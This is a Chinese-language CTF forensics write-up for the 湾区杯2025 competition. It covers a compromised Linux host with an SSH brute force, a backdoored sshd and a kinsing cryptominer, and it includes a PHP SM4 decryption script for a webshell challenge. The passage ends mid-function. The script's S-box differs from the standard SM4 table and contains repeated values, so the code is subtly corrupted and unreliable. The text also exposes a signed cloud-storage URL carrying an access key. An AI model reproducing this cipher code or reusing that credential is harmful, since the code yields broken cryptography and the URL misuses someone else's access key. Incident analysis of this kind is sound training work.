湾区杯2025 Writeup X1cT34m


Forensics

Silentminer


代码块

```
铛，铛，铛，洞穴里传来铁镐敲击石头的声音。
回答以下问题，每个问题都是一个单独的flag：
攻击者的ip地址
192.168.145.131
攻击者共进行多少次ssh口令爆破失败？
258
后门文件路径的绝对路径
/usr/sbin/sshd
攻击者用户分发恶意文件的域名（注意系统时区）
tombaky.com
挖矿病毒所属的家族（全小写）
kinsing
注意:每一小问的答案提交的时候需要带上flag{*} 比如答案whoami 需要提交flag{whoami}。答对所有小问后，才会得到该题的 flag。
题目附件链接1：https://pan.baidu.com/s/1HLkthjGvjnRT34hm_Ifkew?pwd=6b9b
题目附件链接2（SilentMiner.7z+BadEmail.zip）：https://adnav-data.obs.myhuaweicloud.com:443/wq/%E9%99%84%E4%BB%B6.zip?AccessKeyId=HPUALOBCQTBFQ07YYZGK&Expires=1757481203&Signature=jcX94Vns/CoyOkAAtA6kVN8SS5U%3D
```


查看日志得到ip




查看ssh日志，包括kali用户的登陆失败共有258次




查看sudo记录，发现sshd被劫持了






看tmp路径，下面有个update.sh，里面有个域名，然后那个SXyq就是混淆后的挖矿程序




将里面的base64字符串复制出来base64+gnuzip解密，再复制出来base64解密就能看到恶意脚本，挖矿病毒属于kinsing家族



Checkwebshell

Http contains "flag"查找含有flag的流



写php脚本解密

代码块

```php
<?php

class SM4 {
    const ENCRYPT = 1;
    private $sk;
    private static $FK = [0xA3B1BAC6, 0x56AA3350, 0x677D9197, 0xB27022DC];
    private static $CK = [
        0x00070E15, 0x1C232A31, 0x383F464D, 0x545B6269,
        0x70777E85, 0x8C939AA1, 0xA8AFB6BD, 0xC4CBD2D9,
        0xE0E7EEF5, 0xFC030A11, 0x181F262D, 0x343B4249,
        0x50575E65, 0x6C737A81, 0x888F969D, 0xA4ABB2B9,
        0xC0C7CED5, 0xDCE3EAF1, 0xF8FF060D, 0x141B2229,
        0x30373E45, 0x4C535A61, 0x686F767D, 0x848B9299,
        0xA0A7AEB5, 0xBCC3CAD1, 0xD8DFE6ED, 0xF4FB0209,
        0x10171E25, 0x2C333A41, 0x484F565D, 0x646B7279
    ];
    private static $SboxTable = [
        0xD6, 0x90, 0xE9, 0xFE, 0xCC, 0xE1, 0x3D, 0xB7, 0x16, 0xB6, 0x14, 0xC2, 0x28, 0xFB, 0x2C, 0x05,
        0x2B, 0x67, 0x9A, 0x76, 0x2A, 0xBE, 0x04, 0xC3, 0xAA, 0x44, 0x13, 0x26, 0x49, 0x86, 0x06, 0x99,
        0x9C, 0x42, 0x50, 0xF4, 0x91, 0xEF, 0x98, 0x7A, 0x33, 0x54, 0x0B, 0x43, 0xED, 0xCF, 0xAC, 0x62,
        0xE4, 0xB3, 0x1C, 0xA9, 0xC9, 0x08, 0xE8, 0x95, 0x80, 0xDF, 0x94, 0xFA, 0x75, 0x8F, 0x3F, 0xA6,
        0x47, 0x07, 0xA7, 0xFC, 0xF3, 0x73, 0x17, 0xBA, 0x83, 0x59, 0x3C, 0x19, 0xE6, 0x85, 0x4F, 0xA8,
        0x68, 0x6B, 0x81, 0xB2, 0x71, 0x64, 0xDA, 0x8B, 0xF8, 0xEB, 0x0F, 0x4B, 0x70, 0x56, 0x9D, 0x35,
        0x1E, 0x24, 0x0E, 0x5E, 0x63, 0x58, 0xD1, 0xA2, 0x25, 0x22, 0x7C, 0x3B, 0x01, 0x0D, 0x2D, 0xEC,
        0x84, 0x9B, 0x1E, 0x87, 0xE0, 0x3E, 0xB5, 0x66, 0x48, 0x02, 0x6C, 0xBB, 0xBB, 0x32, 0x83, 0x27,
        0x9E, 0x01, 0x8D, 0x53, 0x9B, 0x64, 0x7B, 0x6B, 0x6A, 0x6C, 0xEC, 0xBB, 0xC4, 0x94, 0x3B, 0x0C,
        0x76, 0xD2, 0x09, 0xAA, 0x16, 0x15, 0x3D, 0x2D, 0x0A, 0xFD, 0xE4, 0xB7, 0x37, 0x63, 0x28, 0xDD,
        0x7C, 0xEA, 0x97, 0x8C, 0x6D, 0xC7, 0xF2, 0x3E, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89, 0x6F, 0xB7,
        0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B, 0xFC, 0x56, 0x36, 0x24, 0x07, 0x82, 0xFA, 0x54, 0x5B, 0x40,
        0x8F, 0xED, 0x1F, 0xDA, 0x93, 0x80, 0xF9, 0x61, 0x1C, 0x70, 0xC3, 0x85, 0x95, 0xA9, 0x79, 0x08,
        0x46, 0x29, 0x02, 0x3B, 0x4D, 0x83, 0x3A, 0x0A, 0x49, 0x06, 0x24, 0x1A, 0x47, 0x5C, 0x0D, 0xEA,
```

```
        0x9E, 0xCB, 0x55, 0x20, 0x15, 0x8A, 0x9A, 0xCB, 0x43, 0x0C, 0xF0, 0x0B, 0x40, 0x58, 0x00, 0x8F,
        0xEB, 0xBE, 0x3D, 0xC2, 0x9F, 0x51, 0xFA, 0x13, 0x3B, 0x0D, 0x90, 0x5B, 0x6E, 0x45, 0x59, 0x33
    ];

    public function __construct($key) {
        $this->setKey($key);
    }

    public function setKey($key) {
        if (strlen($key) != 16) {
            throw new Exception("SM4 key must be 16 bytes");
        }
        $key = $this->strToIntArray($key);
        $k = array_merge($key, [0, 0, 0, 0]);
        for ($i = 0; $i < 4; $i++) {
            $k[$i] ^= self::$FK[$i];
        }
        for ($i = 0; $i < 32; $i++) {
            $k[$i + 4] = $k[$i] ^ $this->CKF($k[$i + 1], $k[$i + 2], $k[$i + 3], self::$CK[$i]);
            $this->sk[$i] = $k[$i + 4];
        }
    }

    public function encrypt($plaintext) {
        $len = strlen($plaintext);
        $padding = 16 - ($len % 16);
        $plaintext .= str_repeat(chr($padding), $padding);
        $ciphertext = '';
        for ($i = 0; $i < strlen($plaintext); $i += 16) {
            $block = substr($plaintext, $i, 16);
            $ciphertext .= $this->cryptBlock($block, self::ENCRYPT);
        }
        return $ciphertext;
    }

    public function decrypt($ciphertext) {
        if (strlen($ciphertext) % 16 !== 0) {
            throw new Exception("Ciphertext length must be multiple of 16");
        }

        $plaintext = '';
        for ($i = 0; $i < strlen($ciphertext); $i += 16) {
            $block = substr($ciphertext, $i, 16);
            $plaintext .= $this->decryptBlock($block);
```

```php
        }

        // Remove PKCS#7 padding
        $padLen = ord($plaintext[-1]);
        if ($padLen < 1 || $padLen > 16) {
            throw new Exception("Invalid padding");
        }
        $plaintext = substr($plaintext, 0, -$padLen);

        return $plaintext;
    }

    private function cryptBlock($block, $mode) {
        $x = $this->strToIntArray($block);

        for ($i = 0; $i < 32; $i++) {
            $roundKey = $this->sk[$i];
            $x[4] = $x[0] ^ $this->F($x[1], $x[2], $x[3], $roundKey);
            array_shift($x);
        }
        $x = array_reverse($x);
        return $this->intArrayToStr($x);
    }

    private function decryptBlock($block) {
        $x = $this->strToIntArray($block);

        // Reverse the round keys for decryption
        $sk_rev = array_reverse($this->sk);

        for ($i = 0; $i < 32; $i++) {
            $roundKey = $sk_rev[$i];
            $x[4] = $x[0] ^ $this->F($x[1], $x[2], $x[3], $roundKey);
            array_shift($x);
        }
        $x = array_reverse($x);
        return $this->intArrayToStr($x);
    }

    private function F($x1, $x2, $x3, $rk) {
        return $this->T($x1 ^ $x2 ^ $x3 ^ $rk);
    }

    private function CKF($a, $b, $c, $ck) {
